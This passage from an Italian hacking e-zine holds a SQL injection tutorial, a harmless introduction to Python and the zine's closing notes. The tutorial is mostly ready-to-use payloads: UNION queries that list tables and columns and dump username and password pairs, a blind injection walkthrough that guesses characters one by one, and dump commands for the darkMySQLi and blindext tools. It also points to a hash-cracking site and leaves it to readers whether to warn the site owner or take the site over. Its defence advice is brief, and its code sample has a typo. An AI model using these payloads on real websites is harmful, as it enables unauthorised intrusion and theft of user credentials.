In questo modo la tabella sostituita con table_name dovrebbe essere visualizzata, e quindi avremo il nome della tabella numero 4.
Adesso che abbiamo il nome di una tabella possiamo scorrere le altre fino a trovare quella con i dati che ci interessano. Dobbiamo quindi richiedere al database di visualizzare il nome della tabella successiva, o precedente, e per farlo usiamo il comando *WHERE*:

```
http://www.ciao.it/news.php?
id=56+UNION+SELECT+1,2,3,table_name,5,6+FROM+INFORMATION_SCHEMA.TABLES+WHERE+t
able_name>'tabella_visualizzata'--
```

Con questo comando scorreremo le tabelle, quindi potete ripeterlo fino a quando non troverete quella desiderata.
Ora che abbiamo la tabella giusta, dobbiamo trovare le giuste colonne, cioè quelle che contengono i dati che ci permetteranno l'accesso al sito. Quindi, visualizzeremo il nome di una colonna, inserendo il nome della tabella che abbiamo trovato prima: nel nostro caso la tabella sarà "users":

```
http://www.ciao.it/news.php?
id=56+UNION+SELECT+1,2,3,column_name,5,6+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE
+table_name='users'--
```

Trovato il nome di una colonna (ad esempio us_log), dobbiamo scorrerle tutte come abbiamo fatto per le tabelle, quindi aggiungiamo un AND alla nostra query, che diventerebbe *"seleziona il nome della colonna dall'information_schema dove il nome della tabella è 'users' e il nome della colonna è successivo alla colonna us_log"*.

Questo passo è quello che ci permette di ricavare i nomi delle colonne che ci interessano, e nel nostro caso stiamo parlando delle colonne che contengono i dati di accesso, quindi andiamo ad intuito, poichè nella maggiorparte dei casi queste colonne contengono parole come *"user_name, username, login_name, user_password, password"*, e insomma tutto ciò che ha a che vedere con username e password.

Ora che abbiamo finalmente trovato le colonne che ci interessano dobbiamo visualizzare i dati che raccolgono, per far questo usiamo la funzione *group_concat*, e per dividere i records (username, password) usiamo i due punti, ossia ":", identificati da 0x3a3a.

Nota 1: talvolta gli utenti sono più del previsto, e in tal caso, identificare un user che abbia l'accesso alle modifiche non si rivela una cosa facile. Per questo ci viene in aiuto la colonna id_group (talvolta il nome può cambiare) che ci restituisce il numero del gruppo a cui appartiene l'user, e quello degli amministratori è sempre il primo, ossia 1, il primo ad essere creato.

Quindi, l'url andrà a diventare:

```
http://www.ciao.it/news.php?
id=56+UNION+SELECT+1,2,3,group_concat(username,0x3a3a,password),5,6+FROM+users
--
```

Naturalmente andremo a sostituire username e password con le colonne che abbiamo trovato prima. Nel caso si verificasse una situazione specificata nella Nota 1, basterà aggiungere la visualizzazione di un record in più:

```
http://www.ciao.it/news.php?
id=56+UNION+SELECT+1,2,3,group_concat(group_id,0x3a3a,username,0x3a3a,password
),5,6+FROM+users--
```

così facendo, visualizzeremo l'id del gruppo a cui appartiene l'user e questo ci permette di trovare l'amministratore più facilmente, anche nel caso quest'ultimo abbia un username diverso da "admin" o vari, che potrebbe essere "fabrizio, alessio", e in questo caso ci viene aiuto il *group_id*.

0x03 Come difendersi

Difendersi da questo tipo di attacco è molto semplice ed intuitivo, infatti basta analizzare l'url per capire dov'è l'errore.
Nel caso dell'authentication bypass tutto sta nel controllare le variabili $username e $password, questo può essere gatto con la funzione *mysql_real_escape_string()*, che ci permette di "escapare" le stringhe, in modo da sostituire eventuali apici con \', doppi apici con \" e vari.
Per quanto riguarda il secondo tipo di attacco, la soluzione è intuitiva come dicevo prima, poichè il dato che riceviamo tramite *$_GET*, è un intero, quindi ci basta verificare con *is_numeric* la variabile $id, come nel seguente esempio:

```
<?php

$id = $_GET['id']
if (is_numerid($id)) {
      /* visualizza la news */
} else {
      die("Errore: l'id della news deve essere numerico");
}

?>
```

Questo semplice spezzone ci aiuta ad evitare una vulnerabilità di SQL Injection sul nostro website, in maniera semplice e intuitiva. Anche in questo caso, avremmo potuto usare la funzione *mysql_real_escape_string()*, il risultato sarebbe stato lo stesso, ciò che ci occorre è controllare la variabile *$id*, per evitare che possa assumere valori che possano alterare il database MySQL.

0x04 Blind SQL Injection

Questa è la parte più difficile, in quanto, come "spiega" il nome, dovremo procedere in una maniera "cieca". Infatti una vulnarebilità di tipo *blind sql injection* si differenzia da un'iniezione normale perchè il server ci risponderà soltanto con un dato di tipo bool, quindi true o false, e non mostrerà i nomi delle colonne o delle tabella; dovremo andare a cercarli da soli, carattere per carattere, tabella per tabella, colonna per colonna. Questo forse potrà spaventare un po' il lettore, ma andando avanti e leggendo tutto l'articolo si vedrà che infine non è così difficile come sembra.
Come scritto sopra, il server risponde con true o false, e questo l'avevamo già visto nelle iniezioni del tipo più semplice, per verificare l'eventuale vulnerabilità dell'url con AND 1=2.
Il metodo è sempre lo stesso, si verifica con una condizione AND (e relativa controprova).

Prendiamo in esame lo stesso link di prima:

```
http://www.ciao.it/news.php?id=56+AND+1=2
http://www.ciao.it/news.php?id=56+AND+1=1
```

Ora andiamo avanti, dobbiamo sapere qual'è la versione di MySQL, 4 o 5, e per questo usiamo la funzione *@@version*:

```
http://www.ciao.it/news.php?id=56+AND+substring(@@version,1,1)=4
http://www.ciao.it/news.php?id=56+AND+substring(@@version,1,1)=5
```

Qualora il server ci rispondesse in maniera corretta con il primo link, la versione di mySQL sarà la 4, in caso contrario, se la risposta fosse false con il primo test e true con il secondo, la versione sarà la 5.

Nota 2: qualora testando la vulnerabilità ci accorgessimo che è possibile usare le iniezioni normali, è buona norma usare questa prima opzione, invece che cimentarsi in una blind SQL Injection.

Una volta che abbiamo la versione del database dobbiamo estrarre i nomi delle tabelle, stesso procedimento di prima ma stavolta si procede carattere per carattere: dovremo quindi usare la funzione *substring*:

```
http://www.ciao.it/news.php?
id=56+AND+ascii(substring((SELECT+table_name+from+information_schema.tables+wh
ere+table_schema=database()+LIMIT+0,1),1,1))>99
```

Nota 3: sia chiaro che, se la versione di mysql fosse la 4, l'information_schema non è accessibile, e per questo vi rimando al punto 0x07

La query appena testata interroga il database, chiedendo se il primo carattere (,1,1) della prima tabella (limit+0,1) del database è maggiore della "c", quindi è un carattere susseguente alla c. Ricordate che bisogna usare il codice ASCII del carattere, in questo caso 99 => 'c'
Qualora la risposta fosse true, aumenteremo, quindi passeremo a 110, insomma qui bisogna usare un metodo "brute force" a mano, vediamo:

```
http://www.ciao.it/news.php?
id=56+AND+ascii(substring((SELECT+table_name+from+information_schema.tables+wh
ere+table_schema=database()+LIMIT+0,1),1,1))>99  // false, il primo carattere
è minore della c

http://www.ciao.it/news.php?
id=56+AND+ascii(substring((SELECT+table_name+from+information_schema.tables+wh
ere+table_schema=database()+LIMIT+0,1),1,1))>70  // true, il carattere è
compreso tra 71 e 98

http://www.ciao.it/news.php?
id=56+AND+ascii(substring((SELECT+table_name+from+information_schema.tables+wh
ere+table_schema=database()+LIMIT+0,1),1,1))>80 // true, il carattere è
compreso tra 81 e 98

http://www.ciao.it/news.php?
id=56+AND+ascii(substring((SELECT+table_name+from+information_schema.tables+wh
ere+table_schema=database()+LIMIT+0,1),1,1))>90 // true, il carattere è
compreso tra 91 e 98

http://www.ciao.it/news.php?
id=56+AND+ascii(substring((SELECT+table_name+from+information_schema.tables+wh
ere+table_schema=database()+LIMIT+0,1),1,1))>95 // true, il carattere è
compreso tra 96 e 98

http://www.ciao.it/news.php?
id=56+AND+ascii(substring((SELECT+table_name+from+information_schema.tables+wh
ere+table_schema=database()+LIMIT+0,1),1,1))>97 // false, il carattere è 96 o
97

http://www.ciao.it/news.php?
id=56+AND+ascii(substring((SELECT+table_name+from+information_schema.tables+wh
ere+table_schema=database()+LIMIT+0,1),1,1))=97 // true, il carattere è 97
```

Bene, dopo vari test siamo arrivati alla conclusione: la prima tabella ha un nome che comincia per "a" (97 => 'a'). Ora possiamo passare al secondo carattere del primo record, con:

```
http://www.ciao.it/news.php?
id=56AND+ascii(substring((SELECT+table_name+from+information_schema.tables+whe
```

```
re+table_schema=database()+LIMIT+0,1),2,1))=97
```

Come potete vedere, ora la substring estrae un carattere, il secondo del primo record. Effettuando i vari test come prima, riceviamo i seguenti dati:

1,1 : a
2,1 : l
3,1 : b
4,1 : e
5,1 : r
6,1 : o

Ora possiamo passare al secondo record aumentando *LIMIT* di 1 e così via, fin quando non troveremo una tabella che fa al caso nostro, come ad esempio *"admin, users, user_list, account, membri"* o quello che più somiglia ad una tabella contenente i dati di accesso al website.
Ora come controprova, per verificare l'esistenza della tabella, possiamo utilzzare il comando SELECT, in questo modo:

```
http://www.ciao.it/news.php?id=56+AND+(SELECT+1+FROM+admin+limit+0,1)=1--
```

In questo caso si suppone che la tabella abbia come nome "admin". La risposta dovrebbe essere true, salvo casi super-mega-stra-eccezionali. Ora viene il momento delle colonne e qui ci tocca "indovinare" i nomi, quindi anche stavolta substring fa al caso nostro:

```
http://www.ciao.it/news.php?id=56+AND+
(SELECT+substring(concat(1,user_password),1,1)+FROM+admin+limit+0,1)=1--
```

Ora, se la colonna *user_password* non esiste ci sarà una risposta false, quindi, andando ad intuito, cerchiamo le colonne che contengono i dati, e una volta trovate passiamo all'estrazione dei dati via ASCII in un modo simile all'estrazione dei caratteri delle tabelle:

```
http://www.ciao.it/news.php?
id=56+AND+ascii(substring((SELECT+concat(username,0x3a3a,password)
+FROM+admin+WHERE+userid=2),1,1))>99
```

E procediamo allo stesso modo di prima, cercando i giusti caratteri che compongono la password.
P.s: la password sarà finita quando riceverete un errore per qualsiasi carattere

Una volta trovata, la password può o non può trovarsi sotto forma di hash; in questo caso vi rimando al sito http://www.passcracking.com/ che al momento ha una marea di hashes nel database, quindi se non riuscite a decriptarla lì, cambiate l'user e andate avanti

Bene, avete visto come sia facile e allo stesso tempo difficile sfruttare una blind sql injection.

0x05 Come difendersi

Diciamo che il contenuto qui esposto, in fin dei conti è uguale a quello del paragrafo 0x04, quindi il metodo per difendersi è lo stesso: controllare le variabili acquisite usando la funzione *is_numeric()* o *mysql_real_escape_string()*, a seconda di come vi trovate più a

vostro agio.

0x06 Facilitiamo il lavoro?

Forse questo sarà il paragrafo più interessante perchè mostra come facilitarsi il lavoro di effettuare un'inezione normale o blind.
Utilizzeremo come esempio due tools chiamati darkMySQLi e Blindext, entrami scritti in Python e creati da Rsauron del team darkc0de. I tools possono facilmente essere trovati sul forum di rsauron, quindi vi rimando lì per scaricarli.
Ora vi chiederete, come possono dei tools in Python aiutarmi?
La risposta è semplice: questi due tool dumpano il database mysql in base ai dati che voi fornirete, e listeranno le tabelle, poi le colonne e infine, se vorrete, anche i records contenuti: il secondo, come identificato dal nome, serve per le blind injection, quindi il sistema funziona come un "brute force" facendo il lavoro che noi dovremmo fare a mano, di conseguenza il dumping sarà un po' lento.

Passiamo ora a presentare le funzionalità di darkMySQLi.py :
Grazie a questo tool possiamo effettuare tutti i passi precedenti con un minimo sforzo.
La prima opzione che ci presenta è *--findcol*: ci permette di trovare il numero di colonne visualizzate nella pagina(ORDER BY) e ci restituirà 2 link:
1) se vogliamo proseguire l'iniezione a mano
2) il link formattato da passare come parametro al tool per dumpare il database
La sintassi è la seguente:

```
python darkMySQLi.py -u "url_vulnerabile" --findcol
python darkMySQLi.py -u "url_formattato" --full
```

Ricordo anche che nel caso la versione di mySQL fosse la 4 (vi ho rimandato qui prima) dovremo usare l'opzione *--fuzz* con il link formattato, e in questo modo si tenterà un brute force per trovare i nomi di tabelle e colonne. Per questa opzione leggere bene il README, contiene istruzioni più specifiche.

Una volta trovate tabelle e colonne possiamo trovare i dati via url o farceli dire direttamente dal tool, in questo modo:

```
python darkMySQLi.py -u "url_formattato" --dump -D "nome_database" -T
"nome_tabella" -C "colonna1,colonna2"
```

Il nome del database è visibile durante l'esecuzione con il parametro *--full*.

Passiamo ora a *blindext.py*, il tool che ci aiuta nello sfruttare le blind sql injection.
Il tool esegue il brute force e riconosce se una richiesta viene ritornata come true o false grazie a un parametro che noi passeremo, che contiene una stringa contenuta nella pagina o nell'articolo. In questo modo, se la stringa sarà presente, la richiesta riceverà un valore true, altrimenti false. Non inserite stringhe contenenti voci di menu o sotto i banner o comunque che vengono sempre visualizzate, questo è un errore comune.
Prendiamo in esame quest'esempio, in cui la stringa che ci serve è *"Nel dicembre 2008 sono mo"*, vediamo come ottenere informazioni sul database:

```
python blindtext.py -u "link_vuln" -s "Nel dicembre 2008 sono mo" --info
```

Tra i risultati ottenuti quello che ci occorre è il nome del database, ad esempio db_ciao, quindi ora andiamo ad estrarre i dati:

```
python blindtext.py -u "link_vuln" -s "Nel dicembre 2008 sono mo" --schema -D
"db_ciao"
```

Ora piano piano, carattere per carattere (come d'altronde facevamo noi prima a mano) vedremo i nomi di tabelle e colonne. L'opzione *schema* serve a trarre i dati dall'information_schema.
Vediamo ora come visualizzare i records, con l'opzione –dump (in questo caso la sintassi risulta simile a quella usata con darkMySQLi.py):

```
python blindtext.py -u "link_vuln" -s "Nel dicembre 2008 sono mo" --dump -D
"db_ciao" -T "users" -C "user,password"
```

Questo visualizza i record delle colonne user e password nella tabella users, i dati sono da cambiare con i vostri.
Una volta ottenuti i record che servono, si potrebbe effettuare l'accesso e avvisare l'admin.

Come avete potuto notare questi tool facilitano molto il lavoro, non tanto per le iniezioni normali ma bensì per le cieche, perchè nel caso dovessimo dumpare più di 40 tabelle, fare tutto a mano diventa un suicidio, le richieste potrebbero essere più di una migliaia (potrebbero? sono!), e farle tutte a mano diventa veramente una cosa impossibile

0x07 Note finali

Leggendo questo articolo, sicuramente ora avrete imparato a identificare sql injection e blind sql injection, a sfruttarle e soprattutto a difendersi da questo tipo di vulnerabilità.
Durante la creazione di un sito web dinamico ricordatevi sempre di controllare qualsiasi variabile venga inviata dall'esterno, o via GET, o via POST.

L'ultima nota che volevo esporvi, riguarda l'aspetto etico:
io vi ho mostrato come sfruttare questo tipo di vulnerabilità, quindi, una volta ottenuti i dati di accesso, sta a voi decidere se entrare e avvisare con un piccolo link, avvisare tramite mail, o ownare completamente il website, questa è una vostra decisione.
Mi auguro che prendiate sempre la giusta strada, e miglioriate questo web.

(giorgio) **LostPassword**

Il pitone di Van Rossum

Python. Alzi la mano chi non ha mai sentito parlare di questo linguaggio. Mmmm... non ne vedo molte. Beh, c'era da aspettarselo.
Chi non conosce Python? Ormai navigando per il web si trova dappertutto. Se ne parla come un ottimo linguaggio, facile, potente, flessibile. Ma cosa avrà di tanto speciale questo semplice linguaggio di scripting interpretato che lo rende così amato dalla gente?

Come tutti sappiamo Perl domina nel campo dello scripting: sintassi favolosa, ottime potenzialità grazie ai "geni" ereditati dal C, flessibilità ottima; caratteristiche che lo rendono più che adatto per la scrittura di semplici applicazioni in poco tempo.
Ma da qualche tempo, Python è diventato il "rivale" di quest'ottimo linguaggio. Facilità, portabilità, potenza, flessibilità. Queste sono le caratteristiche che rendono il Python così amato dalla gente, sia esperta che non, e che fanno del linguaggio un ottima scelta per lo sviluppo di semplici, ma anche potenti, applicazioni.

Guido Van Rossum, ideatore del linguaggio, iniziò il progettò con dei chiari obiettivi: creare un linguaggio semplice, open source e dalle potenzialità da non invidiare ai suoi simili.
Al giorno d'oggi, dopo le varie release, questi obiettivi sono sicuramente stati raggiunti, e Van Rossum non può che essere soddisfatto del lavoro svolto.

Perche' Python?

Python offre ad esempio una gestione delle eccezioni piuttosto avanzata: dispone di due comandi, **try** ed **except**, che permettono di gestire in modo eccellente le eccezioni, di qualsiasi tipo siano. È possibile addirittura gestire eccezioni generate da errori di sintassi.

```
print "Type Control C or -1 to exit"
number = 1
while number != -1:
  try:
    number = int(raw_input("Enter a number: "))
    print "You entered: ",number
  except ValueError:
    print "That was not a number."
```

L'esempio mostra come è semplice la gestione degli errori, ad esempio paragonata con "*return (n)*" di C.
Esiste anche un terzo comando, **raise**, che permette di sollevare un'eccezione intenzionalmente.

Per aggiungere un esempio delle tante utili proprietà, Python offre un'altra caratteristica decisamente interessante.
Oltre all'utilizzo dei suoi file avviati richiamando l'uso dell'interprete:

```
python percorso_del_file.py
```

è possibile ricorrere all'*interprete interattivo*, una cosa che al "rivale" Perl manca, attraverso il quale è possibile scrivere righe di codice ed eseguirle immediatamente.

L'interprete interattivo è adatto soprattutto a chi si avvicina al linguaggio per le prime volte, ma anche esperti possono usufruirne con dei vantaggi: infatti è utile per testare piccole righe di codice prima di inserirle nel programma che si sta sviluppando, e rappresenta quindi per il programmatore una sorta di "comodità" durante lo sviluppo delle proprie applicazioni.

```
>>> print 'Hello World!'
Hello World!
>>> prova = 'ciao'
>>> print prova
ciao
>>> print "Ciao" + "Pippo"
CiaoPippo
>>> print "Ciao" * 3
CiaoCiaoCiao
>>> (2 + 4) * 6
36
>>> exit()
```

Certo che la sola comodità di testare il codice e gestire gli errori non crea automaticamente un buon linguaggio; sono ben altre le cose che si richiedono.
Python è un ottimo linguaggio object oriented, che si presta bene anche alla programmazione funzionale o strutturata.
Le caratteristiche della sua potenza sono varie: oltre all'orientazione agli oggetti, offre ad esempio **DB-API**, una raccolta di moduli per la gestione di database decisamente ben fornita di funzionalità; altra caratteristica importante è la possibilità di usare diversi toolkit grafici per la creazione di GUI; dispone di una libreria per lo sviluppo di videogiochi, Pygame; dispone di una vasta libreria standard, da moduli per la gestione di stringhe a moduli per la gestione delle espressioni regolari, da moduli per la gestione di socket a moduli per la gestione di thread. Inoltre se ne possono aggiungere altri, scritti stesso in Python, o C(++): in giro per il web infatti si possono trovare migliaia di moduli aggiuntivi, in pieno stile open-source.
Non occorre dire come la gestione dei moduli sia di una semplicità assoluta, anche tramite l'interprete interattivo:

```
>>> import random
>>> a = random.randint(1,90)
>>> print a
```

In questo esempio utilizzo la funzione *randint* contenuta nel modulo *random*.
La prima riga, *import random*, carica il modulo in modo da mettere a disposizione le funzioni in esso contenute.
La seconda riga usa la funzione *randint* contenuta nel modulo. Questa funzione genera un numero casuale compreso tra due numeri passati come argomenti (in questo caso tra 1 e 90).
Da notare che è scritto *random.randint(1,90)* e non *randint(1,90)*. Questo perchè bisogna mettere sempre il nome del modulo davanti alla funzione. Per evitare questa piccola scomodità, avremmo potuto fare in questo modo:

```
>>> from random import randint
>>> a = randint(1,90)
>>> print a
```

oppure anche

```
>>> from random import *
>>> a = randint(1,90)
>>> print a
```

Nel primo esempio diciamo all'interprete di caricare solo la funzione *randint* contenuta nel modulo *random*. In questo modo non possiamo usare le altre funzioni del modulo.

Nel secondo invece diciamo all'interpete di caricare tutte le funzioni contenute nel modulo.
I moduli permettono lo sviluppo di applicazioni potenti e complesse.
Potete trovare la Library Reference a questo indirizzo: http://docs.python.it/, scaricabile in diversi formati. In quel documento troverete tutti i moduli utilizzabili, con la relativa spiegazione delle loro funzioni.

Per ulteriori conferme sulle grandi potenzialità di Python, vi rimando a http://www.python.it/Quotes.html. Subito saltano fuori due importanti nomi che tutti conosciamo: Google e NASA.
Ma i nomi presenti nella pagina linkata non sono i soli ad aver scelto Python:
RedHat ha implementato il proprio tool di installazione in Python
Yahoo ha usato Python per lo sviluppo di alcuni servizi web
Infoseek per i propri prodotti per la ricerca sul web.
Popolari applicazioni scritte interamente in Python sono Emesene, famoso client MSN utilizzato in ambiente Unix, e XChat, famoso client IRC, entrambi naturalmente open-source.

Inoltre Python dispone di un framework di tutto rispetto, Twisted, con il quale fare applicazioni web potenti ed in poco tempo è davvero roba da niente. Twisted permette lo sviluppo di vari tipi di applicazioni web, ed è dotato di alcuni dei maggiori protocolli diffusi nel web (SMTP e HTTP, giusto per citarne due). Implementare applicazioni utilizzando Twisted è davvero uno spasso; inoltre, i risultati sono davvero soddisfacenti.

Come già accennato sopra, Python offre la possibilità di scegliere tra diversi toolkit grafici per lo sviluppo di GUI.
La libreria standard è Tkinter, derivata dalle librerie Tcl/Tk, ma nonostante siano molto semplici da utilizzare e siano leggere, sono nettamente inferiori alle altre librerie grafiche.
Ad esempio creiamo una semplice finestra vuota:

```
from Tkinter import *
root = Tk()
root.mainloop()
```

(sì, solo questo...che ti credevi...)

PyGTK, PyQt e wxPython sono le librerie grafiche che producono GUI di un certo livello, basate rispettivamente sui toolkit GTK+, Qt e wxWidgets.
Ognuna ha i propri pregi e difetti naturalmente, ma sembra che la più amata sia PyQt.

Unita alle potenzialità appena descritte c'è la facilità ad apprendere questo splendido linguaggio.
Python è un linguaggio incredibilmente semplice da imparare e da usare, grazie alla sua sintassi facilmente comprensibile.
Anche per chi non conosce il linguaggio, leggere un sorgente in Python risulta praticamente immediato.

Alcuni ritengono che la sintassi del Python sia piuttosto irritante, in quanto obbliga il programmatore ad usare l'indentazione. Infatti Python non fa uso delle classiche parentesi graffe per i blocchi di istruzioni, ma si basa semplicemente sull'indentazione.
Per fare un esempio, diamo uno sguardo a questo codice in C:

```
#include <stdio.h>
int i = 0;
while (i != 5) {
      printf("i vale %d", i);
      i++;
}
```

Questo è l'equivalente in Python:

```
i = 0
while i != 5:
      print "i vale %d" i
      i += 1
```

I ":" rappresentano l'inizio del blocco, dopo dei quali si trovano le istruzioni indentate di un tab. Quando l'interprete non trova più righe di codice indentate, capisce automaticamente che il blocco è finito.
A mio parere, l'obbligo dell'indentazione è un'ottima cosa, in quanto vengono prodotti sorgenti compatti e facilmente leggibili; inoltre, anche il programmatore più "sfaticato" si ritroverebbe di fronte a quest'obbligo, e questo non può far altro che "educarlo", visto che un codice non indentato...

```
numero = input("Inserisci un numero: ")
if numero < 10:
print "Numero minore di dieci"
elif numero == 10:
print "Numero uguale a 10"
else:
print "Numero maggiore di dieci"
```

...fa... sì, direi che *schifo* sia l'aggettivo più adatto.
Fortunatamente il codice scritto sopra non funziona...

```
numero = input("Inserisci un numero: ")
if numero < 10:
      print "Numero minore di dieci"
elif numero == 10:
      print "Numero uguale a 10"
else:
      print "Numero maggiore di dieci"
```

...molto meglio così!

Negli anni Python si è diffuso, arrivando a formare una vera e propria comunità.
Esempio lampante è il *Pycon*, una conferenza organizzata dai membri della comunità stessa, durante la quale si discute su vari argomenti riguardanti il linguaggio.
Pycon viene tenuto in diversi paesi, tra i quali l'Italia, dove sono state già tre le conferenze tenute. L'ultima risale all'8 Maggio 2009, tenuta a Firenze, durante la quale non sono mancati

ospiti di grande fama, quale Guido Van Rossum, tanto per citarne uno.
Per maggiori informazioni potete consultare il sito ufficiale di Pycon Italia, www.pycon.it.

La portabilità è il maggiore punto di forza di Python. Lo stesso codice funzionerà su GNU/Linux, Mac e Windows senza alcun problema di compatibilità, dando agli utenti che ne usufruiscono la possibilità di utilizzare il programma sull'OS che preferiscono.
Al massimo qualche leggero problema può essere causato dall'uso di alcune librerie, ma in tal caso è specificato nella documentazione su quale piattaforma girano.
Python è inoltre utilizzabile anche per lo sviluppo di applicazioni che girano su PSP.
Inoltre esistono varie implementazioni di Python.
La più conosciuta è sicuramente Jython, un'implementazione Python scritta interamente in Java, la quale permette di compilare codice Python e tradurlo in codice Java, che può essere passato su qualsiasi Java Virtual Machine.
Altre implementazioni conosciute sono Pys60, per lo sviluppo di applicazioni su dispositivi che hanno come sistema operativo Symbian, e IronPython, l'implementazione di Python per la piattaforma .NET di casa Microsoft.

Infine, per quanto riguarda le perfomance, direi che Python è sulla linea dei suoi simili, quali PHP, Ruby e Perl, anche se quest'ultimo è sicuramente superiore. Non può essere paragonato naturalmente con linguaggi compilati come il C, ma in alcuni casi può essere competitivo anche con Java.

Conclusione

Beh, questo è tutto cari lettori. Spero di non avervi annoiato e di aver scritto un articolo soddisfacente.
Ho cercato di spiegare al meglio le caratteristiche del Python, spiegando i motivi per i quali fare qualche script con questo linguaggio non farebbe male.
Vi consiglio vivamente di approfondire tutti gli argomenti trattati e non, consigliandovi alcune guide davvero utili e complete.

Un documento molto interessante è ad esempio "Pensare da informatico", scaricabile all'indirizzo:
http://python.it/doc/newbie.html
Questa è una guida completa, adatta soprattutto ai principianti.

Poi naturalmente vi consiglio il tutorial ufficiale, scritto da Van Rossum, che trovate all'indirizzo:
http://docs.python.it/

Alla prossima!

!R~

Note finali di UnderAttHack

Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo underatthack@gmail.com
Siete pregati cortesemente di indicare se non volete essere presenti nella eventuale posta dei lettori.

Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.

Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita del prossimo numero (il num. 5) è prevista alla data di:

Venerdì 27 Novembre 2009

Come per questo numero, l'e-zine sarà scaricabile o leggibile nei formati PDF o xHTML al sito ufficiale del progetto:
http://underatthack.altervista.org